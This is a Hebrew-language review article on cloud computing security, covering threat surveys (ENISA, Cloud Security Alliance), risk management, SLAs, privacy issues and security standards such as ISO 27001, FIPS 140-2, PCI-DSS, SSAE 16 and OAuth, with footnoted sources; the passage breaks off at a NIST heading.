החששות מסוגיות אבטחת מידע בענן המשיכו להטריד את אנשי המקצוע ובסקר שפרסם מגזין הטכנולוגיה InformationWeek בתחילת 2011 הוצגה תמונה דומה: בשלושת המקומות הגבוהים ברשימת החששות של 607 הנסקרים דורגו נושאים הקשורים לאבטחת מידע. נושאים אחרים כמו זמינות וביצועי המערכות, קריסה של ספק הענן, העדר בשלות טכנולוגית של תחום הענן ועוד נדחקו למקומות נמוכים יותר²¹. סקר נוסף של מגזין זה הצביע על המשך המגמה גם באוגוסט 2012²².

מספר גופים בינלאומיים ניסו בשנים האחרונות לנתח את מתאר האיומים והסיכונים הקשורים לאבטחת מידע במחשוב ענן. בסוף 2009 פרסמה הסוכנות האירופית לתקשורת ואבטחת מידע (ENISA) ניתוח סיכונים למחשוב ענן ובו ניתנו ציוני סיכון למגוון איומים אפשריים²³. מן הניתוח עולה, כי אכן, רוב האיומים

18 - Cloud Computing Journal, Automating The Cloud, <http://cloudcomputing.sys-con.com/node/2025961>

19 - <http://www.idc.com/home.jsp?t=1354283013719>

20 - IDC Research, Cloud Computing 2010 -An IDC Update, <http://www.slideshare.net/JorFigOr/cloud-computing-2010-an-idc-update>

21 - Michael Healey: InformationWeek Analytics 2011 State of Cloud Computing Survey (InformationWeek, January 2011, Report ID: R1610111)

22 - Michael A. Davis: InformationWeek 2012 Cloud Security and Risk Survey (InformationWeek, August 2012, Report ID: R5080812)

23 - ENISA, Cloud Computing Risk Assessment, <http://www.enisa.europa.eu/activities/risk-management/files/deliverables/cloud-computing-risk-assessment/>

שקיבלו ציוני סיכון חמורים קשורים ישיר להיבטי אבטחת מידע. בין שאר האיומים ניתן למנות את הגורמים הבאים:

בעיות זמינות ותקלות בממשקי המערכת - איומים שעשויים לנבוע מחשיפות הקשורות לתשתית הענן או לתווך התקשורת בין ספק הענן לצרכן. סיכונים אלה מקורם בכשל טכני בתשתית הענן, בכשל תהליכי בניהול התשתית או בנזק מכונן למערכות בידי גורם עוין.

ניצול לרעה של הענן - סיכון זה מתאר את החשש של הצרכן מניצול לרעה של תשתית הענן לגניבת מידע רגיש או לפגיעה אחרת. מקורות הסיכון יכולים לנבוע מאנשי תמיכה אצל ספק הענן ובמיוחד אנשי תמיכה בעלי הרשאות גישה חזקות למערכות המידע.

כשל בחציצה בין לקוחות - הזכרנו למעלה שיתוף במשאבי מחשוב. כמו שכבר צוין, היכולת הטכנולוגית לשתף משאבים מביאה להעלאת היעילות התפעולית במערכת ולהוזלת השירותים הניתנים לצרכן. למטבע זו צד פחות זוהר: תכנון לקוי של מערכות מחשוב ציבוריות עשוי להביא לתופעה של זליגת מידע בין שני "דיירים" על אותו רכיב ענני. כשל מהסוג הזה נגרם בסוף שנת 2010 ללקוחות שירותי הענן של מיקרוסופט (Microsoft BPOS\365). עקב תקלה בהגדרות המערכת יכלו חלק מלקוחות השירות לצפות בספר הכתובות של לקוחות אחרים. למרות שהתקלה תוקנה לאחר מספר שעות ולא נגרם נזק ממשי, האירוע הביא לגל פרסומים שלילי בתקשורת²⁴.

אי מחיקה של מידע - התקני האחסון אשר אוצרים היום את המידע שלי עשויים לשמש לקוח אחר מחר. מחיקה לא יסודית של הנתונים עשויה להשאיר שאריות מידע רגיש על התקני האחסון ולחשוף את המידע הרגיש לעיניים לא מורשות. אחת הסכנות הגדולות בנושא היא העובדה, כי אין כיום חוקים או רגולציות אשר מסדירים את נושא מחיקת המידע בענן. יתרה מזאת, גם אם כבר ניתנה הפקודה למחוק נתונים, ספק הענן יבצע בפועל את המחיקה בהשגחה מסוימת שיכולה לקחת ימים ואפילו חודשים וזאת בשל מתודולוגיית מחיקת המידע הנהוגה אצל רוב הספקים. העברה של מידע באופן ישיר בין ספקי אחסון בענן אינה אפשרית כיום. לקוח שמעוניין להעביר את המידע שלו מספק אחד למשנהו, עליו להעביר תחילה את המידע אליו ולאחר מכן להטעינו לספק הענן השני²⁵.

במרץ 2010 פרסם גוף בשם Cloud Security Alliance²⁶ עבודת מחקר מקיפה אשר מתארת את האיומים הבולטים במחשוב ענן. בדומה לניתוח הסיכונים שנערך ב-ENISA, גם במקרה הזה זהו איומים הקשורים לניצול לרעה של מידע הקשור ללקוחות על ידי עובדים של ספק הענן, נושאים הקשורים לסוגיות אבטחה

24 - GNT, BPOS: a data leak in Microsoft's cloud, <http://us.generation-nt.com/cloud-computing-data-leak-bpos-microsoft-news-2656841.html>

25 - Computer World, What happens to data when your cloud provider evaporates?, http://www.computerworld.com/s/article/9216159/What_happens_to_data_when_your_cloud_provider_evaporates

26 ראו הרחבה על גוף זה בהמשך.

בממשקים בין הלקוח למערכות המחשוב בענן ואיומים הנובעים מטכנולוגיות שיתוף המידע אצל ספק הענן. עם זאת, מחקר זה זיהה מספר איומים חדשים אשר יש לתת עליהם את הדעת²⁷:

ניצול לרעה של תשתיות מבוססות ענן על ידי גורמים פשיעה אינטרנטיים - בניגוד לכל האיומים האחרים אשר מסכנים מידע של צרכני שירותי הענן. איום זה מתייחס בפעם הראשונה לזהות צרכני הענן עצמם. על פי המחקר, הראשונים לאמץ את טכנולוגיות הענן הינם ארגוני הפשע הקיברנטי. אותם גורמים עלומים אשר אחראים לפריצות למחשבים, הפצת דואר זבל (spam), הפצת וירוסים וגניבת פרטי משתמשים למטרות כלכליות. דוגמא לכך אפשר לראות בשימוש שתוכנת פשיעה בשם Zeus עושה בשירותי הענן של חברת Amazon כתשתית גיבוי לניהול ושליטה ביישומי הפריצה שלה²⁸. החשש הגדול במקרה הזה הוא שאותם גורמים עוינים ינצלו את תשתית המחשוב המתקדמת ועתירת המשאבים של ספקי הענן כדי לשכלל את ההתקפות שלהם. איום זה בא לידי ביטוי במספר מישורים:

- על ידי שימוש בטכנולוגיות מבוססות ענן, אותם גורמים עוינים נהנים מיתרון טכנולוגי יחסי על פני הקורבנות שלהם.
- הפעילות העוינת מוסתרת בצורה טובה מאוד בתוך התעבורה הכללית של ספקי השירות ומקשה עוד יותר על איתורה ומיגורה.
- שימוש בתשתית ענן על ידי גורמים עוינים עשוי להביא לירידה באמון לו זוכים ספקי שירות הענן. לקוח שמגלה מי "הדיירים" האחרים בענן שלו עשוי לחשוש עוד יותר מהעברת מידע רגיש לענן.

גורם הסיכון הלא ידוע - שימוש בתשתית ענן מביא, כמו שכבר הוזכר למעלה, לירידה בשליטת הארגון על מערכות המחשוב שלו. כתוצאה מכך עשויים להתווסף גורמי סיכון ואיומים שלא נלקחו בחשבון או שלא היו ידועים לארגון מבעוד מועד. גורמי סיכון שאינם ידועים מקשים מאוד על ניהול הסיכונים במערכות מחשוב מבוססות ענן ומורידים את רמת הביטחון שיש לצרכנים בשירותים אלה.

גורמי סיכון נוספים, אשר הוגדרו על ידי שני המחקרים לעיל כחמורים, מתייחסים להיבטי ציות לרגולציה. דוגמא לכך ניתן למצוא בסיכון העוסק בפערים בין הסביבה הרגולטורית שבה נתון צרכן משאבי המחשוב לבין הסביבה הרגולטורית שלה כפוף ספק שירותי הענן. פערים אלה יכולים לנבוע ממיקומו הגיאוגרפי של ספק שירותי הענן מול מיקומו של הצרכן והבדל במערכת החוקים בין שתי המדינות. סיכון אחר מתייחס לאובדן השליטה שעשוי לחוש הצרכן בעת העברת שירותי מחשוב לספק ענן חיצוני. על פי ניתוח סיכון זה עשויים להיווצר פערים בין נהלים פנים-ארגוניים במערכות המידע לבין התקנים הנהוגים אצל ספק הענן.

27 - Cloud Security Alliance, **Top Threats to Cloud Computing**, <https://cloudsecurityalliance.org/topthreats/csathreats.v1.0.pdf>

28 - ZDNET, **Zeus crimeware using Amazon's EC2 as command and control server**, <http://www.zdnet.com/blog/security/zeus-crimeware-using-amazons-ec2-as-command-and-control-server/5110>

ניהול סיכונים - מי לוקח אחריות על המידע שלי?

על פי ISO 31000, תקן בינלאומי המגדיר עקרונות והנחיות לניהול סיכונים, קיימות ארבע שיטות לטפל בסיכון במערכות עסקיות וטכנולוגיות לאחר שזה זוהה²⁹:

- **הימנעות מסיכון** - אי נטילת הסיכון על ידי ביטול או מניעה של הפעילות העסקית.
- **צמצום הסיכון** - המתקת הסיכון על ידי בקרות ואמצעים שונים.
- **קבלת הסיכון** - ספיגת הסיכון והכלה שלו בפעילות השוטפת.
- **העברת הסיכון** - שיתוף הסיכון עם גורמים נוספים.

ניתן להסיק ממה שאנו כבר יודעים, כי מחשוב ענן מסייע לארגונים ופרטים רבים להתמודד עם סיכונים תפעוליים במערכות המידע שלהם על ידי צמצומם והעברתם לגורם חיצוני. במקרה הזה, לספק שירותי הענן.

כדי שהלקוח ירצה להעביר משאבי מחשוב לספק שירותי ענן, עליו להשתכנע שיש כדאיות במעבר זה, לרבות הורדת הסיכון הכרוך בהפעלת מערכות המחשוב. ספקי ענן מוכרים וגדולים משקיעים מאמצים ניכרים כדי לשכנע את ציבור הלקוחות שתשתיות ומערכות המחשב אצלם בטוחות, זמינות וזולות יותר בהשוואה לאלו אשר נמצאות אצל רוב הארגונים בעולם. כך, הן מקוות, יגיעו עוד ועוד לקוחות פוטנציאליים למסקנה שכדאי להם להעביר את הסיכון שבהפעלת מערכי מחשוב לענן³⁰. תחזיות הצמיחה לתחום מחשוב הענן בהחלט תומכות בגישה זו ומראות צמיחה דו ספרתית נאה בשנים הקרובות³¹. עם זאת, לא הכל "ורוד" בענן, אך לפני שיוסבר מדוע, כמה מושגי ייסוד:

אחד המדדים החשובים שהוזכרו כחלק מסקירת ההזדמנויות בענן היה זמינות השירותים. ספקי מחשוב ענן מובילים בעולם מתגאים במתקני המחשוב המתקדמים שלהם אשר נהנים משרידות ויתירות חסרי תחרות אשר מגדילים את היתרון שלהם על פני השארית תשתית המחשוב בחצר הלקוח³². הדרך המקובלת כיום בתחום המחשוב לבדוק רמת **שירות** היא על ידי הגדרת חוזה רמת שירות בין הלקוח לספק (SLA - service level agreement)³³.

הדרך שבה ניתן להגדיר את רמת הזמינות של תשתית מחשוב היא על ידי מדידת זמן פעולת התשתית ללא כשל על פני יחידת זמן קבועה (uptime בעגה המקצועית). את ה-Uptime של מערכת מסוימת


29 - International Organization for Standardization, **ISO 31000:2009 Risk management – Principles and guidelines**, http://www.iso.org/iso/iso_catalogue/catalogue_tc/catalogue_detail.htm?csnumber=43170 (Limited access)

30 - מספר דוגמאות למשיכת לקוחות לענן: <http://aws.amazon.com/tco-calculator/>, <http://www.rackspace.co.uk/cloud-computing/>, <https://www.youtube.com/watch?v=C4Vn6cicdSA>, <https://www.youtube.com/watch?v=CjYNEjviRCY>, <https://www.youtube.com/watch?v=l-jmkkYiQac>

31 - Seeking Alpha, **Cloud Computing Technology - Investment Strategy: IBM, Microsoft, Intel, Oracle, Amazon**, <http://seekingalpha.com/article/889941-cloud-computing-technology-investment-strategy-ibm-microsoft-intel-oracle-amazon>

32 - Google, **The Story Of Send**, <http://www.google.com/green/storyofsend/desktop/#/hard-working-machines>

33 - SLA Information Zone, **The Service Level Agreement**, <http://www.sla-zone.co.uk/>



מקובל לבטא כאחוז מהזמן שבו המערכת צריכה להיות זמינה. לדוגמא: uptime של 99.95% בחודש מבטא זמינות מערכת שיכולה לא לפעול עד 175 דקות בחודש עבודה נתון.³⁴

ספקי הענן המובילים מבליטים בפרסומים את נתוני ה-SLA וה-uptime שלהם כדי למשוך לקוחות ומשקיעים, כאמור, כסף רב בתשתיות שיעמדו ברמת שרידות וזמינות גבוהות ביותר, תוך זיהום מינימאלי של הסביבה ושמירה על סטנדרטים גבוהים של אחריות סביבתית.³⁵ עם זאת, בשנים האחרונות פורסמו מספר ידיעות על קריסות מקומיות של שירותי ענן מובילים כמו Gmail³⁶, שירות התמונות Instagram, שירות Netflix³⁷, שירותי הענן של חברת Amazon ואחרים. מקרים אלה עשויים להרתיע חלק מהלקוחות הפוטנציאליים מלנסות שירותי ענן.³⁸

סוגיה חשובה אחרת היא השמירה על פרטיות בענן. זליגה של מידע בין לקוחות שונים בענן הזכרה כבר במאמר זה בהקשר של חולשה או כשל טכנולוגי במערכת מחשוב מבוססת ענן. מה לגבי אי שמירה על פרטיות כחלק ממדיניות או חוסר תשומת לב ספקיות שירותי הענן? בעבודה שערכה אלכסנדרה קורולובה (Korolova) היא הצליחה ביחד עם עמיתה להציג ולהדגים פרצות במדיניות הפרטיות של Facebook שאפשרו ניצול לרעה של הפלטפורמה החברתית וממשק המפרסמים על מנת להשיג מידע פרטי על לקוחות הרשת. קורולובה גילתה במחקר שעשתה כי מתקיף יכול להתחזות למפרסם, להיכנס לממשק הפרסום של Facebook ולהגיע למידע פרטי רב, לרבות מידע שהוגדר על ידי המשתמשים כ-"שלי בלבד" (Only Me) ומידע עבור "חברים בלבד" (Friends Only).³⁹ דוגמא זו, אף שהיא מתייחסת לרשת חברתית באינטרנט, מתארת בצורה טובה חשש קמאי שקיים בקרב רבים: מי באמת ערב למידע שלנו, כשאנחנו מפקידים אותו בידי גוף זר ודומיננטי כמו ספק שירותי ענן? מי מפקח על אותו ספק ויכול להשקיט את החששות שלנו כלקוחות?

לקוח שירותי ענן, בין אם הוא פרטי ובין אם הוא מייצג ארגון, עשוי להגיע למצב שבו הוא נדרש לספק מידע פרטי כחלק מדרישות ספק הענן.⁴⁰ יש להדגיש כי חשש זה נוגע לכל פיסת מידע פרטית שאנו כלקוחות מעבירים לגורמים חיצוניים כמו מוסדות שלטון ורשויות החוק ולכן הוא מועצם כשאנו בוחנים טכנולוגיה חדשנית כדוגמת מחשוב ענן. לספקיות שירותי הענן, במיוחד לאלה אשר אינן גובות תשלום עבור השירות שהן מספקות, יש מעט מאוד מוטיבציה לשמור על הנתונים של הלקוחות שלהן באמצעות

34 - The Monitoring Guy, **Service Availability Reporting**, <http://themonitoringguy.com/articles/service-availability-reporting/>

35 - Microsoft News Center, **Microsoft's Quest for Greater Efficiency in the Cloud**, <http://www.microsoft.com/en-us/news/features/2011/apr11/04-19greendatacenters.aspx>

36 - BostInno, **Gmail Outage: First GoDaddy, Now Gmail is Down for Some Users Today**, <http://bostinno.com/2012/09/10/gmail-outage-first-godaddy-now-gmail-is-down-for-some-users-today-report/>

37 - CNN, **Instagram down in mass power outage**, <http://news.blogs.cnn.com/2012/06/30/instagram-down-in-mass-power-outage/>

38 - Computreworld, **Amazon outage sparks frustration, doubts about cloud**, http://www.computerworld.com/s/article/9216098/Amazon_outage_sparks_frustration_doubts_about_cloud

39 - Aleksandra Korolova: Privacy Violations Using Microtargeted Ads: A Case Study (Journal of Privacy and Confidentiality Volume 3, Issue 1, 2011, Pages 27-49)

40 - Siani Pearson: Taking Account of Privacy when Designing Cloud Computing Services (HP Laboratories, HPL-2009-54: http://www.gtsi.com/eblast/corporate/cn/09_09_2009/PDFs/HP%20Lab.pdf)

הצפנת התקשורת למשל או באמצעי הגנה אחרים. בניגוד למוסדות פיננסים, אשר מחויבים לתת דין וחשבון לרגולטור ולחוק ועל כן משקיעים מאמצים גדולים באבטחת המידע של לקוחותיהם, ספקיות שירותי ענן אינן מחויבות, ברוב המקרים, ברגולציות דומות⁴¹. יתר על כן, חלק מספקיות השירותים באינטרנט, לרבות שירותי מחשוב בענן, מפרסמות הצהרות שונות לגבי המשמעות החוזית של התקשורת הלקוחות עם השירותים שהן מציגות, אך עושות כן בצורה שעלולה להשתמע ככוחנית ובעייתית מאוד מבחינה משפטית. מחקר שנעשה בפקולטה למשפטים באוניברסיטת בונד (Bond) באוסטרליה על שירות Google Docs הראה כי Google רואה בלקוחות שעושים שימוש בשירות שלה "כמסכימים מעצם השימוש בשירות לתנאי הפרטיות של החברה" ושהם "בגיל אשר מתיר להם לפי חוק להקשר בחוזה מסוג זה עם Google". עוד עולה, כי מקריאה של מסמכי הפרטיות ניתן ללמוד כי החברה "יכולה לשנות את התנאים ללא הודעה" ללקוחותיה ואף "להפסיק את השירות או לשנות אותו ללא הודעה" ללקוחות. כמו כן מצוין במסמכי הפרטיות והסכמי השימוש של החברה כי היא רשאית לעשות שימוש במידע אשר "אצור במערכות השירות" לצורך מיקוד והכוונת פרסומות מותאמות ללקוחות. מחקר זה מצביע על סיכונים מהותיים שיש ללקוחות שירותי מחשוב ענן בנושא פרטיות המידע, שמירה עליו ואיזה שימוש **באמת** נעשה בו על ידי ספקיות השירות. החוק הלוקאלי בכל מדינה אינו ערוך לתת מענה גלובאלי לסוגיות פרטיות בשירותים כדוגמת מחשוב ענן. מצד שני, ספקיות הענן עצמן אינן מודעות לבעייתיות הגדולה שבחשיפת שירותיהן על פני הגלובוס והאתגר הגדול של עמידה בהוראות חוקים ורגולציות של מדינות שונות באמצעות מדיניות פרטיות והסכמי שימוש אחידים⁴².

תקנים ומוסדות משמעותיים בתחום אבטחת המידע בענן

בעמודים הקרובים תינתן סקירה על חלק מהגופים וההסמכות המשמעותיים ביותר בקידום תחום מחשוב הענן והסדרתו⁴³. למחשוב ענן יש היבטים מחשביים מגוונים ועל כן יש הכרח בהסדרת התחום על רבדיו הטכנולוגיים השונים. בסקירה זו לא ניתן משקל לקבוצות עבודה בתחומים טכנולוגיים נוספים כמו התקשורת, הבינה העסקית (BI), האחסון וקבוצות אשר מרכזות את מאמצייהן בקידום ממשקים שונים בין הצרכנים לספקי השירות ובין ספקי השירות לעמיתיהם. עיקר המיקוד, אם כן, הינו בתקנים והסמכות הקשורות לאבטחת מידע, שכן מדובר בתחום אשר מרכז עניין רב לאור המחקרים שצוטטו במסמך זה וכן ברובם של המחקרים וניירות העמדה בתחום. קידום כלל הטכנולוגיות מבוססות הענן חייב להתבצע בד-בבד עם קידום התקנים הקשורים לאבטחת מידע.

41 - Christopher Soghoian: Caught In The Cloud: Privacy, Encryption, And Government Back Doors In The Web 2.0 Era, (Indiana University Bloomington - Center for Applied Cybersecurity Research, August 17, 2009):

http://papers.ssrn.com/sol3/papers.cfm?abstract_id=1421553

42 - Dan Svantesson and Roger Clarke. (2010) "Privacy and consumer risks in cloud computing" Computer law and security review, 26 (4), 391-397, http://epublications.bond.edu.au/law_pubs/347/

43 - מטבע הדברים לא יסקרו כל הגופים הנוגעים לנושא הענן. בסקירה זו הושמטו מספר ארגונים משמעותיים מאוד בתחום התקינה והמחשוב, ביניהם: ISACA, IEEE ואחרים.

ISO 27000

משפחת תקני 27000 של ארגון התקינה הבינלאומי (International Standard Organization) מכילה מספר תקנים הקשורים לניהול אבטחת מידע וסיכונים. התקן המוביל במשפחה זו הוא ISO 27001 אשר פורסם ב-2005. מטרת התקן היא: "לספק מודל לביסוס, הטמעה, תפעול, ניטור, סקירה, שמירה ושיפור מערכת לניהול אבטחת מידע"⁴⁴. אימוץ התקן הוא עניין אסטרטגי בארגון. יתרה מזאת, עיצוב אבטחת המידע בכל ארגון הוא עניין שצריך להיגזר מצרכי הארגון, מדרישות האבטחה, מהתהליכים הארגוניים וכן מסדר הגודל של הארגון⁴⁵.

על אף שמחשוב ענן אינו מוזכר בתקן ואין התייחסות ספציפית לנושא, קיימים מספר סעיפים בתקן אשר מתייחסים להיבטי אבטחת מידע אשר רלוונטיים למחשוב ענן⁴⁶, ביניהם:

- Identification of risks related to external parties (A.6.2.1) - סעיף זה מתייחס לסיכונים הקשורים לגופים אחרים מלבד הגוף אשר נדרש לתקן בעצמו (סיכוני צד ג').
- Addressing security in third party agreements (A.6.2.3) - בסעיף זה, כמו בסעיף הקודם, מוזכרים היבטי אבטחת מידע בהסכמים עם גורמים מחוץ לארגון.
- Information back-up (A.10.5.1) - התייחסות בתקן לנושאי גיבוי נתונים.
- Access control (A.11) - התייחסות בתקן לנושאי בקרת גישה והרשאות גישה למערכות.
- Classification (A.7.2.1) - נושאי סיווג מידע על פי רגישות וקריטריונים נוספים.

תקן זה אומץ בקרב כל ספקיות שירותי הענן הגדולות⁴⁷ והוא הופך, אט אט, לתקן הכרחי בקרב ספקים חדשים. לקוח שרואה באתר הספק שהוא עומד בתקן מבין את התהליכים שספק זה התחייב לעמוד בהם. התקן מכיל מספר רב של פרמטרים לשמירה על רמה נאותה על בקורות אבטחת מידע ושמירה על נתונים. ולכן, הסיבה המרכזית לאימוץ התקן היא העובדה שהוא מסייע בהורדת הסיכון עבור לקוחות שירות הענן.

FIPS140-2

תקן זה הינו תקן אמריקאי משנת 2001 מטעם משרד המסחר והמוסד הלאומי (האמריקאי) לתקנים וטכנולוגיה⁴⁸ אשר מסדיר את תחום הצפנת המידע הדיגיטלי עבור רשויות פדראליות אמריקאיות. על פי התקן, ישנן ארבע רמות הצפנה


44 - 27000, 27000 -Toolkit, <http://www.27000-toolkit.com/> (ISO 27001 Citation)

45 - The ISO 27000 Directory, An Introduction To ISO 27001 (ISO27001), <http://www.27000.org/iso-27001.htm>

46 - 27000, 27000 -Toolkit, <http://www.27000-toolkit.com/> (ISO 27001 Citation)

47 - <http://aws.amazon.com/security/iso-27001-certification-faqs/>, <http://googleenterprise.blogspot.co.il/2012/05/google-apps-receives-iso-27001.html>, http://www.microsoft.com/online/legal/v2/en-us/MOS_PTC_Security_Audit.htm

48 - Department of Commerce, National Institute of Standards and Technology



למידע⁴⁹. ספקים, מוצרים ושירותים בתחום המחשוב באופן כללי ובענן באופן פרטי מקפידים לעמוד בתקן מתוך הבנה כי מדובר בתקן משמעותי מאוד. מעיון קצר ברשימת החברות המסחריות אשר עומדות בתקן, ניתן ללמוד כי מדובר ברוב רובם של הגורמים המשפיעים בעולם הטכנולוגי⁵⁰. עיקר החשיבות של תקן זה למחשוב ענן הוא אחסון הנתונים אצל ספק הענן והצפנה שלהם בתוך אמצעי האחסון. ככל שההצפנה תתמוך בתקן FIPS ברמה גבוהה יותר, כך רמת האמינות של שירות הענן תעלה.

PCI-SSC

או בשמה המלא: Payment Card Industry - Security Standards Council, הינה משפחה של תקני אבטחת מידע שיזמו חמש חברות האשראי הגדולות בעולם כדי להתמודד עם מכת גניבות כרטיסי האשראי בעידן האינטרנט. תקנים אלה, ובמיוחד PCI-DSS, אשר עוסק באבטחת נתונים, נועדו להגדיר פרמטרים ובקורות אשר יחייבו כל ארגון, מוסד וחברה שמעוניינים לסלוק, לאחסן או להעביר במערכות המידע שלהם פרטי כרטיסי אשראי של לקוחות. את התקן מפעילה מטעם חברות האשראי מועצה מיוחדת ואין מאחוריו כל גוף מדינתי או ציבורי⁵¹. לכאורה, אין לתקנים אלה קשר ישיר למחשוב ענן. עם זאת, ספקי שירותי ענן מטפלים ומאחסנים נתוני כרטיסי אשראי של לקוחותיהם ולכן סביר שהם יחויבו לעמוד בתקן. התקן נחשב לפרטני יחסית מבחינת דרישות האבטחה שלו. דרישות אלה זמינות באתר המועצה לכל דורש ומאפשרות לכל לקוח של ספק שירותי ענן אשר עומד בתקן לסקור את אמצעי ההגנה והבקורות שספק זה נדרש לעמוד בהם ולהתאים אותם לצרכיו ולצרכי ארגונו⁵². חשוב לציין, כי עמידה של ספק בתקן אינה אומרת בהכרח שמערכות הלקוח עומדות בתקן. מומחים שונים מציינים כי על הלקוח לשים לב בדיוק לסוג ההסמכה לתקן בצד הספק ולסוג השירות כדי לגזור את המשמעות עבורו⁵³. גם מועצת ה PCI מנסה להסדיר את הנושא. במסמך הנחיות שפרסמה ב 2011 בעניינים הקשורים לסביבות וירטואליות ולמחשוב ענן, המליצה המועצה כי: ברכישת שירותי IAAS, על הלקוחות לראות במידע, בתוכנה, ביישומים, במערכות ההפעלה, בבסיסי הנתונים ובתשתיות הווירטואליות כאחריות שלהם (של הלקוחות) לעניין עמידה בתקן⁵⁴.

49 - Federal Information Processing Standards PUB 140-2: Security Requirements For Cryptographic Modules (Information Technology Laboratory National Institute of Standards and Technology Gaithersburg, MD 20899-8900):

<http://csrc.nist.gov/publications/fips/fips140-2/fips1402.pdf>

50 - NIST, Validated FIPS 140-1 and FIPS 140-2 Cryptographic Modules, <http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140val-all.htm>

51 - PCI Security Standards, About Us, https://www.pcisecuritystandards.org/organization_info/index.php

52 - PCI Security Standards, PCI Standards Documents, https://www.pcisecuritystandards.org/security_standards/documents.php

53 - Wired, PCI DSS Compliance in the Cloud: Challenges and Tactics, <http://www.wired.com/insights/2012/05/pci-dss-compliance-cloud/>

54 - Virtualization Special Interest Group: PCI DSS Virtualization Guidelines (PCI Security Standards Council, June 2011): https://www.pcisecuritystandards.org/documents/Virtualization_InfoSupp_v2.pdf

Statement on Standards for Attestation Engagements הינו תקן של ארגון רואי החשבון האמריקאי (AICPA) אשר תוקן בשנת 2010 והוא אבולוציה של תקן ותיק יותר בשם SAS 70. התקן מסדיר את הדרך שבה ארגון פלוני מחויב לדווח על אמצעי הבקרה הקיימים אצלו. הדיווח מאושר אצל רואה החשבון החיצוני של הארגון וניתן לו תוקף. התקן מאמת עבור גורמים חיצוניים שאותם תקנים שהארגון התחייב עליהם אכן קיימים. על פי SSAE 16 נבדקת ומאמת מערכת מידע של הארגון המבוקר, במקרה שלנו ספק הענן, על כל ההיבטים הקשורים למערכת זו, כלומר: תהליכים, מדיניות ונהלים רלוונטיים⁵⁵. חלק מספקי הענן משתמשים בהסמכת SSAE 16 כאמצעי להעלאת הביטחון של הלקוחות בשירותים שהם מציעים. במקרים מסוימים הספקים אף מציעים ללקוחות להחליף בדיקות ישירות של הבקורות אצל ספק הענן עבור גולציות כמו SOX⁵⁶, בשימוש בדו"ח ה SSAE 16 של הספק⁵⁷.

ניהול זהויות והרשאות בענן

ניהול זהויות והרשאות (IAM) הינו תחום העוסק בכל הקשור לזיהוי הגורמים אשר ניגשים למערכת מידע ולהרשאות שיש לאותם גורמים במערכת. IAM משתלב במחשוב ענן במספר צורות: ראשית, הוא מרחיב את התשתית הקיימת בארגון גם לשירותים בענן. בנוסף, הוא מאפשר מעבר בין מספר שירותי ענן על בסיס הזדהות אחת אצל ספק מסוים ונדידה לספק השני עם אותה הזהות. ניהול זהויות והרשאות מאפשר ייעול תהליכי רכישה אצל ספקי הענן וכן הגברת אבטחת המידע⁵⁸. תקנים בתחום ה-IAM בענן הם אינטרס משותף של ספקי השירותים ושל הלקוחות. בתחום מתהווים מספר תקנים מעניינים. ביניהם ניתן לסקור את התקנים הבאים⁵⁹:

OAuth (Open Authorization) הינו תקן שמקודם על ידי ה-IETF. התקן מאפשר גישה למערכת באמצעות אפליקציה אשר מזהה את המשתמש שמפעיל אותה באופן חד ערכי. כך קל יותר לגשת ולהזדהות מול מערכות שונות בענן. התקן פועל גם "בכיוון השני" ומאפשר גישה של מערכת לשרתים של משתמש מסוים מבלי שהמשתמש יצטרך לשתף את הפרטים האישיים שלו, אלא על ידי זיהוי של אפליקציה בתווך. מנגנון זה מזכיר במקצת שימוש ברשות מוסמכת אשר מנפיקה תעודות דיגיטליות לישויות באינטרנט (Certificate Authority).

55 - NSK Inc., **Become SAS 70 Type II, SSAE 16 Compliant in the Cloud**, <http://blog.nskinc.com/IT-Services-Boston/bid/103314/Become-SAS-70-Type-II-SSAE-16-Compliant-in-the-Cloud>


56 - http://en.wikipedia.org/wiki/Sarbanes%E2%80%93Oxley_Act

57 - Layered Tech, **Certifications and Tech Partners**, <http://www.layeredtech.com/why-layeredtech/certifications-and-tech-partners/>

58 - TechTarget, **Identity management in cloud computing courts enterprise trust**,

<http://searchcio.techtarget.com/news/1509770/identity-management-in-cloud-computing-courts-enterprise-trust>

59 - Forrester Blog, **A New Venn Of Access Control For The API Economy**, http://blogs.forrester.com/eve_maler/12-03-12-a_new_venn_of_access_control_for_the_api_economy



OpenID Connect הינו תקן משלים ל-OAuth אשר עוסק במתן פתרון להזדהות חד פעמית על פני מספר שירותי ענן שונים ובלתי תלויים (הזדהות זו מכונה single-sign-on).

UMA - User Managed Access הינו התקן האחרון בסדרה זו. מדובר בתקן אשר נועד להסדיר את השליטה של משתמש פלוני בשיתוף מידע הקשור אליו בין מספר שירותי אינטרנט וענן ולהגדיר אילו פריטי מידע הוא מעוניין לשתף ואילו לא⁶⁰.

NIST

